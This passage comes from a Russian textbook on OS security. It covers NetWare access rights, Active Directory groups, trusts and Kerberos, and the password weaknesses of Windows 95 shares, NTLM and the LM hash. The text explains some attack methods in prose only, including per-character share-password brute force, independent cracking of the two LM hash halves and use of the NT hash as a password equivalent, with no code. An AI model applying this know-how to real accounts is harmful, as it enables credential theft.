File Scan	F	Просмотр в каталоге имен файлов и подкаталогов. По отношению к файлу – возможность видеть структуру каталогов от корневого уровня до этого файла (путь доступа)
Access Control	A	Возможность предоставлять другим пользователям все права, кроме Supervisor. Возможность изменять фильтр наследуемых прав IRF (право «раздавать права»).

Механизм разграничения прав в Netware заметно превосходит базовый механизм в файловых системах ОС Unix и по некоторым параметрам превосходит механизмы NTFS. Например, в Windows NT, если у пользователя нет никаких прав на некоторый каталог, он тем не менее, будет видеть его при просмотре содержимого вышележащей папки. «Войти» в него он не сможет, но название видеть будет. Для «домашних» каталогов, имя которых обычно совпадает с именем пользователя-владельца, это даёт возможность простому пользователю узнать список всех зарегистрированных на данном компьютере пользователей. В серверных версиях Windows (не во всех) есть возможность, используя дополнительные средства, скрыть от пользователя имена недоступных каталогов. В Netware для этого ничего не надо предпринимать специально. В Netware интересна другая особенность – можно «зайти» в директорию, на которую у пользователя нет прав, просто командой CD name, зная имя этой директории. Увидеть/модифицировать ничего не удастся – прав действительно нет. Но перейти в «невидимую» директорию возможно.

Очень удобный механизм по сокращению (урезанию) доступных прав предоставляет IRF. С его помощью доступные права можно только уменьшить, т.к. IRF – это всего лишь битовая маска, «пропускающая» бит права при установленной «1», и не пропускающая при «0». Больше, чем прав есть, IRF по определению добавить не может.

Явно назначенные права имеют приоритет перед фильтром наследуемых прав (IRF). Т.е., если вы хотите полностью закрыть доступ в какой-либо каталог, оставив его только для определённого пользователя, то решением может быть IRF, состоящий из всех «0» плюс явное назначение *опекуном* данного каталога нужного пользователя. Здесь присутствует один тонкий момент: если пользователь, обладающий полными правами (кроме Supervisor), например, в своём домашнем каталоге, захочет «сократить» права на какой-то из своих подкаталогов, используя IRF, то сначала он должен явно назначить себе полные права на этот подкаталог, а уже потом – использовать «урезающий» IRF. Обратная последовательность приведёт к тому, что установив ограничивающий фильтр IRF, пользователь отберёт права и у себя, в том числе. После этого останется только обратиться к администратору.

Как и в случае с атрибутом *eXecute Only*, в назначении прав у Netware не обошлось без странностей: в частности, бит (право) Supervisor, назначенный на папку (каталог, ди-

ректорию), не фильтруется IRF. Хуже того – он не может быть удален ниже по иерархии даже явным переназначением прав[1].

Из-за механизма *эквивалентности по безопасности* и отсутствия возможности поставить *Deny* вместо *Allow* (как в NTFS), в Netware проблема, когда пользователь должен иметь *меньшие* права, чем группа, в которую он входит, решается единственно возможным способом – удалением пользователя из этой группы.

Штатными средствами в Netware проблема удаления содержимого директории с одновременным запретом удаления самой директории решается менее элегантно, по сравнению с тем, как это реализовано в NTFS (в NTFS «Удаление подпапок и файлов» различается от «Удаления» самой директории). Т.е., если вы в Netware назначили право *Erase* на какую-то папку, то пользователи получают возможность удаления и её содержимого, и самой папки. Но решение этой проблемы существует: в защищаемой папке создаётся любой (н-р, пустой) файл, на него ставятся права (или используется IRF), предотвращающее его удаление (и, возможно, даже показ имени). После этого содержащую этот файл директорию удалить будет невозможно, т.к. она непуста. А удалить «спрятанный» в ней файл – не даст отсутствие прав на эту операцию.

Нужно отметить, что так же, как и в NTFS, возможность удаления файла – это не свойство содержащего его каталога, а свойство самого файла.

Следует отметить несколько «перегруженное» *Modify*, с не очень удобным разделением полномочий: бит *Modify* разрешает переименование файла/каталога и модификацию его атрибутов. Было бы удобнее разделить эти возможности по модификации на две разных группы. Можно сказать, что часто оказывается так, что права в Netware несколько «грубоваты» и «крупноваты», тогда как механизм *расширенных прав* в NTFS позволяет выполнять более тонкую настройку разграничений, и имеет меньшую гранулярность.

Одним из механизмов, которого в файловой системе Netware определённо не хватает по сравнению с NTFS, можно назвать отсутствие чего-либо подобного механизму Creator-Owner (или, хотя бы, аналога *sticky bit* в Unix). Несмотря на то, что владельцы у файлов и каталогов в Netware существуют, назначать им права в некотором роде «обезличенно» (т.е., не зная заранее имя объекта-владельца) – невозможно.

По сравнению с Windows NT, включение/исключение пользователя в группу/из группы «на лету» (т.е., когда пользователь уже «вошёл» в сервер) срабатывает немедленно и не требует процедуры logoff-logon, как это приход0ится проделывать в Windows.

Ещё одним существенным достоинством файловой системы Netware можно назвать встроенную возможность установки файловых квот, причём квот двух видов: для пользователя и для каталога. Первый вариант означает, что пользователь с установленной для него квотой, не сможет создать (быть владельцем) файлов, чей суммарный объём превосходит квоту. Аналогичный механизм присутствует в Windows. А вот возможность квотировать каталог, объём содержимого которого не может превысить установленной на него квоты, Windows получила совсем недавно и только для некоторых серверных, но не всех, версий ОС. В Netware поставить квоту на каталог (папку) можно было с 1991 года.

[1] Поведение права Supervisor в файловой системе также объясняют… ошибкой. Но, в отличие от eXecute, ошибкой полезной, которую сохранили сознательно. Следует отметить, что бит Supervisor в каталоге eDir может быть успешно зафильтрован с помощью IRF.

ГЛАВА 4. ЗАЩИТА ОС В СЕТЕВОМ ОКРУЖЕНИИ

При работе с единственным сервером/ресурсом можно заставить пользователя выполнять требования системы безопасности, например, такие как использование сложного пароля (если используется парольная аутентификация). Но в случае, когда пользователю необходимо работать со множеством ресурсов/серверов, задача многократно усложняется. Иметь единственный и одинаковый для всех ресурсов пароль? Чревато потерей доступа ко всем серверам в случае его утраты. Серьёзной проблемой могут в этом случае стать разные политики на разных серверах: один сервер может требовать смены пароля раз в месяц, другой – раз в полгода, третий – раз в три месяца и т.п. Где у пользователя какой пароль, когда он менялся, когда потребуется его сменить в ближайшее время (не пропустить!) и на каком сервере, ручная синхронизация, соблюдение разных правил формирования пароля – всё это быстро превратится в головную боль. Решением будет простейший, примитивный пароль. Хорошо бы ещё, чтобы такой пароль допускали политики на всех требуемых серверах.

Второй вариант: для каждого сервера свой, особый пароль. Проблемы очевидные – человек может удержать в голове очень ограниченный список. В случае большого количества ресурсов трудно ожидать от рядового пользователя использования разных, сложных, надёжных паролей, скорее всего это будет некая простая база с небольшими индивидуальными вариациями, с очевидными вытекающими отсюда проблемами безопасности.

Ещё одна проблема, логично вытекающая из распределённой природы работы со множеством удалённых ресурсов – сетевые коммуникации. Используя протоколы, передающие пароли в открытом виде, пользователь очевидно рискует – его пароль может быть перехвачен. Но не только при передачи паролей возникают риски, когда пользователь работает в сети. Сетевой пакет может быть сфальсифицирован, подделан, в результате чего злоумышленник, например, сможет повысить свои привилегии и получить права администратора. Известен случай, когда в ранних версиях Netware любой пользователь мог послать серверу пакет от имени supervisor-а (администратора), получив который, сервер делал отправившего пакет злоумышленника эквивалентным по безопасности supervisor-у, т.е. пользователь в итоге получал максимальные права. Решением было ввести т.н. «подпись» пакетов, предотвращающую их подделку.

Иногда в истории можно обнаружить просто удивительные по своей нелепости решения в части сетевой авторизации. Одно из таких решений принадлежит фирме Microsoft в её реализации по предоставлению дисковых ресурсов в ОС семейства Windows for Workgroup/95/98/Me. В отличие от Windows семейства NT, в Windows 95 доступ к ресурсу (share) был не персонифицирован, вместо этого на ресурс ставился пароль и тот, кто его знал, получал доступ к папке по сети. Для простых решений – вполне годится, но в части безопасности тут было одно большое ‘но’: при подключении к ресурсу клиент(!) мог указать серверу(!) длину пароля! Кому из разработчиков пришла в голову такая «светлая» мысль – неизвестно, но на практике это означает, что любой, даже довольно длинный пароль в таком варианте взламывается за секунды простым прямым перебором! Алгоритм прост и понятен: клиент, подключившись к серверу, указывает ему, что длина пароля =1, после чего перебирает все возможные 2^8=256 комбинаций (максимум), до первого совпадения. После этого серверу сообщается, что длина пароля теперь =2 – и перебор повторяется для второго символа. И так, посимвольно, за полиномиальное время, вместо ожидаемого экспоненциального, подбирается весь пароль. Фантастическая небрежность!

Когда эта «технология» была обнаружена и осознана, то естественно, появились и программы, эксплуатирующих эту уязвимость. Доходило до смешного – солидная фирма GFI встроила возможность подбора пароля для сетевых ресурсов Windows 95 в свой знаменитый сетевой сканнер LANguard, и Microsoft обращалась к GFI с просьбой исключить эту возможность из следующих версий LANguard. GFI пошла навстречу, подбор паролей убрали, но в старых версиях LANguard эта функция, естественно, сохранилась. А решения

по безопасности от Microsoft тех лет сильно напоминали «ограду» дома, изображённую на картинке ниже:

Рис.47 Прочность цепочки определяется её самым слабым звеном

Безопасность при работе в доменах Windows NT

Решая проблему удобного доступа ко множеству ресурсов, компания Microsoft разработала решение для централизованной аутентификации и авторизации в сети масштаба предприятия на базе ОС Windows NT. Необходимо было реализовать несколько новых по тем временам технологий, в частности, *single sign-on* (SSO) – единый пароль, и *One user – one password.*

One user – one password (один пользователь – один пароль) означает, что у пользователя должен быть только один пароль, дающий ему возможность доступа ко всем ресурсам сети. Технология *single sign-on* (единый вход) подразумевает, что этот пароль указывается только один раз – при входе пользователя в сеть.

Microsoft предложила технологию объединения ресурсов в домен[1]. Пользователь, пройдя аутентификацию и введя пароль (один раз), в результате получал возможность пользоваться множеством ресурсов домена. В качестве протокола аутентификации использовался NTLM, разработанный Microsoft. При его реализации были допущены некоторые очень серьёзные просчёты в вопросах безопасности. Часть ошибок объясняется необходимостью сохранить совместимость с ранними версиями сетевых решений (таких, как Lan-Manager), часть – элементарной неопытностью разработчиков. Во времена разработки NTLM, насколько известно, в штате Microsoft не было профессиональных криптоаналитиков – это ещё одна причина допущенных ошибок в протоколе NTLM.

[1] Строго говоря, доменная структура не была изобретением Microsoft. Раньше была IBM со своим LAN Server для ОС OS/2, который IBM, в свою очередь, тоже не разрабатывала с нуля (н-р, интерфейс NetBIOS был разработан Sytec Inc. (Hughes LAN Systems) для IBM в 1983 году).

Протокол NTLM работает по принципу *challenge-response* (запрос-ответ), описанному выше. Это означает, что ни пароль, ни его хэш никогда не передаются «как есть», вместо этого они используются для генерации ответа (*response*) на случайный запрос (*challenge*). Аутентифицирующая сторона сравнивает полученный ответ с ответом, вычисленным локально.

В семействе протоколов NTLM могут использоваться 2 типа хэшей: LM (Lan Manager) хэш, унаследованный от предыдущих реализаций Lan Manager и NT (New Technology) хэш, созданный для протокола NTLM. Соответственно, при входе пользователя в систему, как правило, от пароля берутся и хранятся *оба* этих хэша. Первая версия протокола NTLM для совместимости поддерживала оба ключа (NT или LM ключом обычно называют соответствующий хэш пароля). В более поздних реализациях используется только NT ключ, однако по-умолчанию LM хэш все равно создаётся при входе и помещается в хранилище LSA.

LM ключ получается из пароля в 8-битной OEM кодировке (cp866 для России) с помощью алгоритма DES[1]. Поскольку DES обладает относительной стойкостью к атакам известного открытого текста, он может быть использован в качестве криптографической хэш-функции, если в качестве открытого текста использован какой-либо известный текст, а в качестве ключа – хэшируемое слово. Известный текст может быть либо случайным (в таком случае он называется salt – соль, и хранится вместе с паролем), либо предопределённым, в таком случае он называется Magic Word – заклинание. В классической реализации crypt() в Unix использовался первый подход, в Windows используется магическое слово KGS!@#$%[2]. При использовании в качестве генератора хэш-функции DES генерирует 64 битный хэш по 56 битному тексту.

Поскольку DES позволяет получить хэш лишь от 7-символьного блока (7*8=56), то реально используется пароль не более, чем из 14 символов (более короткий пароль дополняется нулями), который разбивается на два блока по 7 символов, от каждого из которых *независимо* вычисляется хэш. В итоге получается 128-битный хэш, «склееный» из двух частей.




Рис.48 Алгоритм вычисления LM-хэша

Недостатки алгоритма очевидны. Независимое вычисление двух блоков позволяет и их независимый взлом, т.е. реально каждый 64 бита хэша можно одновременно атаковать с целью восстановления пароля. Требуемое количество попыток подбора уменьшается при-

[1] Напоминание: DES блочный шифр, размер блока – 64 бита, ключ – 56 бит.
[2] Смотрим на клавиатуру. Возможно, это был чей-то пароль.

мерно в 10^{15} раз. Усугубляет ситуацию и то, что для генерации LM ключа пароль не чувствителен к регистру символов и символы всегда используются в верхнем реестре.

Пусть f – некая хэш-функция, а $x_{1..7}y_{8..14}$ – введённый пользователем пароль. Тогда LM-хэш будет равен $f(x) + 2^{64} \cdot f(y)$. Т.к. область допустимых значений функции f лежит в интервале целых неотрицательных чисел $\leq 2^{64}-1$, то поиск пароля сводится к решению двух уравнений (P – пароль, H – значение LM-хэша): $P_{1..7}$

1. $\mathrm{DES}(0) \xrightarrow{P1..7} H_{1..8}$
2. $\mathrm{DES}(0) \xrightarrow{P1..7} H_{9..16}$

Это делает очень эффективной атаку на восстановление пароля методом последовательного перебора (не более 7 символов из очень ограниченного алфавита). Причем длинный пароль может быть легче восстановлен, чем более короткий. Например, для пароля из 12 символов, сначала за считанные секунды подбираются последние 5 символов, после чего делается предположение о структуре пароля и первые 7 символов пароля подбираются по более ограниченному алфавиту. В настоящее время известны очень быстрые реализации DES с использованием 64-битной арифметики, что делает его абсолютно непригодным для криптографии. В общем случае, восстановление пароля по LM-хэшу на современной технике вопрос не более, чем нескольких дней. Кроме того, фиксированное магическое слово позволяет использование таблицы заранее посчитанных значений ключей, что делает возможным восстановление пароля по LM-хэшу в реальном времени.

Если пользователь ввёл пароль менее семи символов, тогда $P_{8..14}=0$, а $\mathrm{DES}(0) \xrightarrow{P1..7} 0\mathrm{xAAD3B435B5140EE}$ – константа! Т.е., если старшие восемь байт LM-хэша равны этой константе, то можно сразу определить, что пароль состоит из семи или менее символов.

NT ключ вычисляется с помощью стандартного алгоритма хэширования MD4. Хэш MD4 берется от пароля, записанного в 16-битной кодировке Unicode с последовательностью байт low endian (т.е. первым байтом идет номер символа в странице). Пароль вычисляется с учётом регистра. MD4 имеет несколько криптографических проблем, самой большой из них является маленькое время вычисления хэша, что позволяет перебирать достаточно большое количество комбинаций в единицу времени, упрощая, например, атаку по словарю или подбор слабой комбинации символов. Кстати, хэш пароля, с точки зрения протокола NTLM, абсолютно равнозначен самому паролю, возможность получения хэша означает возможность полного использования пароля.

Осознавая недостатки протокола NTLM, некоторые из которых носят принципиальный характер, Microsoft сегодня в итоге предлагает другое решение для аутентификации в сетевом окружении – протокол Kerberos. Протокол NTLM (всех версий) на сегодня предлагается полностью запрещать в виду его небезопасности. Это лишает возможности работать в домене машины со старыми версиями ОС Windows: 95, 98, Me, но кардинально и полностью решает проблему уязвимостей в NTLM.

Работа с Active Directory

Исходная (плоская) доменная структура, предложенная Microsoft, как вариант реализации SSO, имеет некоторые существенные недостатки. В частности, если в организации используется несколько доменов, и у пользователей возникает потребность в доступе к ресурсам других доменов, то администраторы вынуждены будут организовывать т.н. *доверительные отношения* (*trust relationship*). Пользователь по-прежнему будет при входе в сеть вводить пароль однократно, но, при обращении к ресурсам «чужого» домена, за счёт

установленных между доменами *доверительных отношений*, прозрачно получит к ним доступ, не авторизуясь повторно.

Казалось бы, вполне разумное и адекватное решение, но оно имеет очевидные недостатки с точки зрения администрирования: при N-доменах администраторы будут вынуждены установить максимум $\frac{N\cdot(N-1)}{2}\cdot 2$ *доверительных отношений* (умножение на 2 делается потому, что *доверительные отношения* по своей природе однонаправленные и для получения двунаправленной коммуникации необходимо создать отдельно *входящее* и *исходящее* отношение). Установление отношений по принципу «каждый-с-каждым» делается потому, что *доверительные отношения* в доменах Windows NT не обладают свойством *транзитивности*, т.е., если домен А доверяет домену В, а домен В доверяет домену С, то это не означает, что домен А доверяет домену С.

Очевидно, что с увеличением количества доменов установление между ними доверительных отношений превращается в серьёзную проблему для администраторов. Это было одной из побудительных причин, которой Microsoft руководствовалась при разработке своей **Active Directory** (AD). AD включает в себя множество технологий, как новых, так и адаптацию и модификацию уже существовавших. Например, одним из столпов AD является служба DNS (использующаяся для поиска ресурсов), доработанная Microsoft под свои нужды[1]. Также AD выступает в роли сервера каталога стандарта LDAP v3. LDAP (*Lightweight Directory Access Protocol*) – протокол прикладного уровня для доступа к службе каталогов X.500, разработанный IETF как облегчённый вариант разработанного ITU-T протокола DAP. LDAP — относительно простой протокол, использующий TCP/IP и позволяющий производить операции авторизации (*bind*), поиска (*search*) и сравнения (*compare*), а также операции добавления, изменения или удаления записей. Обычно LDAP-сервер принимает входящие соединения на порт 389 по протоколам TCP или UDP. Для LDAP-сеансов, инкапсулированных в SSL, обычно используется порт 636.

Ещё одним из краеугольных камней AD является протокол аутентификации Kerberos. Microsoft не разрабатывала его с нуля, для этого была адаптирована разработка MIT (Kerberos v5).

Вместо «плоской» структуры независимых доменов в Active Directory Microsoft «собрала» домены в иерархическую древовидную структуру. При этом между соседними доменами автоматически устанавливаются двунаправленные *доверительные отношения*, обладающие свойством *транзитивности*. Т.е., теперь нет необходимости устнавливать отношения по принципу «каждый-с-каждым». Домены, выстроенные в «дерево», произрастают из единого корня, от которого можно «вырастить» не одно «дерево», а несколько, т.н. «лес». «Лес» в AD является *границей безопасности*, а входящие в состав «леса» домены являются административной границей для администратора домена.




Рис.49 По умолчанию устанавливаются транзитивные доверительные отношения

[1] «Классический» DNS, например, не разрешал использовать в именах символ подчёркивания '_'. Microsoft, введя поддержку этого символа в DNS, очень активно использует его в именовании сервисов.

Microsoft ввела в AD поддержку протокола LDAP. Всякая запись в каталоге LDAP состоит из одного или нескольких атрибутов и обладает уникальным именем (DN — *Distinguished Name*). Уникальное имя может выглядеть, например, следующим образом: «cn=Иван Петров, ou=Сотрудники, dc=example, dc=com». Но, в отличие от, например, новеловской eDir, в AD не выдержан полностью объектный подход. Невозможно дать права подразделению «ou=Сотрудники, dc=example, dc=com» – в AD OU (Organizational Unit) не является *принципалом безопасности*. Очень упрощённо, *принципалами безопасности* в AD могут быть только несколько объектов определённого класса, и только их SID-ы могут присутствовать в списках доступа (ACL) объектов. Принципалом безопасности является объект, который может быть аутентифицирован системой: пользователь, компьютер, поток или процесс, работающий в *контексте безопасности* пользовательской или компьютерной учётной записи, *группа безопасности*[1], содержащая перечисленные типы учётных записей.

Необходимо отметить, что авторизоваться в AD не могут Windows домашних версий[2]. Шесть лет назад, в апреле 2014 г. была прекращена поддержка удачного «долгожителя» – Windows XP. 14 января 2020 г. Microsoft объявила о прекращении поддержки ещё одной довольно удачной версии – Windows 7 (но антивирусные обновления и обновления безопасности для «семёрки» продолжают выпускаться до сих пор).

Основные версии Windows 10 разделены на четыре категории, отличающиеся друг от друга функциональными возможностями:

- Windows 10 Home (Windows 10 Домашняя)
- Windows 10 Pro (Windows 10 Профессиональная)
- Windows 10 Enterprise (Windows 10 Корпоративная)
- Windows 10 Education (Windows 10 для образования)

От основных категорий Windows 10 отделяются производные категории (подвиды основных версий), в которых основная версия имеет несколько вариантов производных редакций системы. Версии отличаются друг от друга по функционалу, по внедрённым решениям безопасности. Ниже приведена сводная таблица, в которой отображены основные возможности системы в разных редакциях:

[1] Кроме *групп безопасности* (*security group*) в AD также существуют группы типа *распространения* (*distribution group*). *Distribution group* не может быть принципалом безопасности.

[2] Речь идёт о пользовательских – не серверных – вариантах Windows 10, которая наряду с Windows 8.1 на сегодня (весна 2020) остались единственными поддерживаемыми Microsoft пользовательскими версиями.

Базовые компоненты	Window 10 Home	Window 10 Pro	Window 10 Enterprise	Window 10 Education
Настраиваемое меню «Пуск»	✓	✓	✓	✓
Защитник Windows и Брандмауэр Windows	✓	✓	✓	✓
Быстрый запуск с помощью Hyberboot и InstantGo	✓	✓	✓	✓
Поддержка TPM	✓	✓	✓	✓
Экономия заряда аккумулятора	✓	✓	✓	✓
Центр обновления Windows	✓	✓	✓	✓
Персональный помощник Кортана				
Возможность говорить или набирать текст естественным образом	✓	✓	✓	✓
Личные и инициативные предложения	✓	✓	✓	✓
Напоминания	✓	✓	✓	✓
Поиск в Интернете, на устройстве и в облаке	✓	✓	✓	✓
Активация без помощи рук «Привет, Кортана»	✓	✓	✓	✓
Система аутентификации Windows Hello				
Естественное распознавание отпечатков пальцев	✓	✓	✓	✓
Естественное распознавание лица и радужной оболочки глаза	✓	✓	✓	✓
Безопасность корпоративного уровня	✓	✓	✓	✓
Многозадачность				
Snap Assist (до четырех приложений на одном экране)	✓	✓	✓	✓
Закрепление приложений на разных экранах и мониторах	✓	✓	✓	✓
Виртуальные рабочие столы	✓	✓	✓	✓
Continuum				
Переключение из режима ПК в режим планшета	✓	✓	✓	✓
Браузер Microsoft Edge				
Представление для чтения	✓	✓	✓	✓
Встроенная поддержка рукописного ввода	✓	✓	✓	✓
Интеграция с Кортаной	✓	✓	✓	✓
Бизнес-компоненты				
Шифрование устройства	✓	✓	✓	✓
Присоединение к домену		✓	✓	✓
Управление групповой политикой		✓	✓	✓
BitLocker		✓	✓	✓
Internet Explorer в режиме предприятия (EMIE)		✓	✓	✓
Режим ограниченного доступа (Assigned Access)		✓	✓	✓
Удаленный рабочий стол		✓	✓	✓
Hyper-V		✓	✓	✓
Direct Access			✓	✓
Windows To Go Creator			✓	✓
AppLocker			✓	✓
BranchCache			✓	✓
Управление начальным экраном с помощью групповой политики			✓	✓
Управление и развертывание				
Загрузка неопубликованных бизнес-приложений	✓	✓	✓	✓
Управление мобильными устройствами	✓	✓	✓	✓
Присоединение к Azure Active Directory с единым входом в облачные приложения		✓	✓	✓
Windows Store для организаций		✓	✓	✓
Детальное управление пользовательским интерфейсом (Granular UX control)			✓	✓
Удобное обновление с версии Pro до версии Enterprise		✓	✓	
Удобное обновление с версии Home до версии Education	✓			✓
Безопасность (расширенные функции)				
Microsoft Passport	✓	✓	✓	✓
Защита корпоративных данных (Enterprise Data Protection)		✓	✓	✓
Защита учетных данных (Credential Guard)			✓	✓
Защита устройств (Device Guard)			✓	✓
Windows как услуга (Windows as a service)				
Центр обновления Windows	✓	✓	✓	✓
Центр обновления Windows для бизнеса		✓	✓	✓
Current Branch для бизнеса		✓	✓	✓
Долгосрочное обслуживание (Long Term Servicing Branch)			✓	

Группы безопасности

То, что OU не является принципалом безопасности, означает, что, к примеру, принципиально невозможно дать права печати на принтер всему подразделению, просто внеся SID подразделения в список доступа (ACL) принтера, как это легко и просто делается в Novell eDir. В AD вы должны включить в *группу безопасности* требуемые учётные записи, а уже этой группе назначить права для печати на принтер.

Кроме двух разных типов – *security* и *distribution* – группы разделяются по области действия. Область действия группы определяет диапазон, в котором применяется группа внутри домена. Помимо того, что группы могут содержать пользователей и компьютеры, они могут быть членами других групп, на них могут ссылаться списки ACL, фильтры объектов и групповых политик и пр. Граница диапазона области действия группы может определяться заданием режима работы домена. К основным характеристикам области действия групп можно отнести членство (определение принципалов безопасности, которые может содержать группа), репликация (определение области репликации группы), а также доступность (определение местонахождения группы, возможности включения этой группы в членство другой, добавление группы в список ACL). Существует четыре области действия групп: локальная, локальная в домене, глобальная и универсальная:

- **Локальная доменная группа (локальная группа в домене)**. Группы с областью действия *локальные группы в домене* предназначены для управления разрешениями доступа к ресурсам (permission) и функционируют в том случае, если домен работает на функциональном уровне не ниже Windows 2000. В том случае, если домен работает на уровне Windows NT или в смешанном уровне, то эти группы могут использоваться лишь как локальные группы. Такая группа определяется в контексте именования домена (её «не видно» в другом домене). Локальную группу в домене можно добавлять в списки ACL любого ресурса на любом рядовом компьютере домена и на сервере. В локальную группу в домене могут входить пользователи, компьютеры, глобальные и локальные группы из текущего домена, из любого другого домена леса, а также универсальные группы из любого домена леса. Другими словами, репликация и доступность такой группы позволяет ее использовать в пределах всего домена. В связи с этим, локальные группы в домене обычно используют для предоставления правил доступа во всём домене, а также для членов доверительных доменов. Чаще всего, с локальными группами в домене связаны сценарии, подобные следующему: вам нужно предоставить доступ к папке с документацией восьми пользователям из разных отделов. Вы должны учесть, что кто-либо из этих пользователей может перейти в другой отдел или уволиться и позже вам придется изменять разрешения доступа. Чтобы упростить такую рутинную работу, вы можете создать группу с локальной областью безопасности в домене и дать доступ к папке именно этой группе. После этого вы можете добавлять любых пользователей к этой группы, и все пользователи, входящие в состав этой группы, автоматически получат доступ к папке;
- **Глобальная группа**. Чаще всего членами таких групп выступают пользователи и компьютеры. Глобальная группа может содержать пользователей, компьютеры и другие глобальные группы только из «своего» домена. Несмотря на это, глобальные группы могут быть членами любых универсальных и локальных групп как в своем домене, так и в другом доверяющем домене. Помимо этого, глобальные группы можно добавлять в списки ACL в домене, лесу и в доверяющем домене;
- **Универсальная группа**. Универсальные группы целесообразно задействовать только в лесах, состоящих из множества доменов для их объединения. Эти группы позволяют управлять ресурсами, распределенными на нескольких доменах, поэтому универсальные группы считаются самыми гибкими. Универсальные группы определяются в одном домене, но реплицируются в глобальный каталог. Универсальная

группа может содержать пользователей, компьютеры и другие универсальные группы из любого домена. Универсальная группа может быть членом другой универсальной или локальной группы домена в лесу, а также может использоваться для управления доступа к ресурсам;

- **Локальная группа**. Локальная группа доступна только на одном компьютере. Такая группа создается в базе данных диспетчера безопасности учетных записей обычного компьютера (сервера) и поэтому в домене управление локальными группами не нужно. В списках ACL можно использовать такие группы только на локальном компьютере. В другие системы такие группы не реплицируются, но эта группа содержит пользователей, компьютеры, глобальные и локальные группы в домене из своего домена, пользователей, компьютеры и глобальные и универсальные группы из любого домена леса.

Тип и область действия группы определяется при её создании, но, с некоторыми ограничениями, возможно преобразования одного вида группы в другую уже после того, как группа создана:




Рис.50 Создание объекта Группа

Чтобы упростить понимание и запоминание, какие группы какие области действия имеют, какие объекты могут содержать, предлагается запомнить аббревиатуру *AGUDLP*, что расшифровывается как «*Account — Global — Universal — Domain Local — Permissions*» (*Учетная запись — Глобальная — Универсальная — Локальная в домене — Доступ*), то есть запомнив эту аббревиатуру, вы не ошибетесь при назначении доступа к ресурсам.

Необходимо помнить один факт, который, будучи осознан, очень многих обескураживает и смущает: при работе в домене (AD) группы «*Администраторы домена*» и «*Администраторы предприятия*» по умолчанию являются (становятся) членами локальной группы «*Администраторы*». Т.е., администратор домена является локальным администратором на любом компьютере, вошедшем в домен. Локальный администратор может удалить группы «*Администраторы домена*» и «*Администраторы предприятия*» из локальной группы «*Администраторы*», но у администраторов домена (предприятия) есть техническая возможность вернуть членство в локальной группе «*Администраторы*», невзирая на желание/нежелание локального администратора системы. Это нужно понимать и принимать, как должное – если вы согласны с правилами работы в корпоративной сети, то эти правила, в частности, подразумевают, что в «вашей» локальной системе (даже на рядовой рабочей станции) появятся «чужие» администраторы.

Алгоритм аутентификации Kerberos

В AD, изменив структуру доменов из «плоской» в иерархическую («лес» со множеством деревьев), Microsoft модифицировала ещё одну из базовых технологий – технологию аутентификации пользователей. Вместо не очень хорошо себя зарекомендовавшего NTLM, был использован протокол *Kerberos*. *Kerberos* – это программная технология, разработанная в середине 1980-х гг. в Массачусетском технологическом институте (MIT) и претерпевшая с тех пор несколько серьёзных изменений. Базой для Kerberos в AD стал протокол версии v5.

Kerberos предназначен для решения следующей задачи. Имеется открытая (незащищённая) сеть, в узлах которой сосредоточены субъекты – пользователи, а также клиентские и серверные программные системы. Каждый субъект обладает секретным ключом. Чтобы субъект C мог доказать свою подлинность субъекту S (без этого S не станет обслуживать C), он должен не только назвать себя, но и продемонстрировать знание секретного ключа. C не может просто послать S свой секретный ключ, во-первых, потому, что сеть открыта (доступна для пассивного и активного прослушивания), а, во-вторых, потому, что S не знает (и не должен знать) секретный ключ C. Требуется менее прямолинейный способ демонстрации знания секретного ключа.

Система *Kerberos* представляет собой доверенную третью сторону (т.е. сторону, которой доверяют все участники обмена), владеющую секретными ключами обслуживаемых субъектов и помогающую им в попарной проверке подлинности.

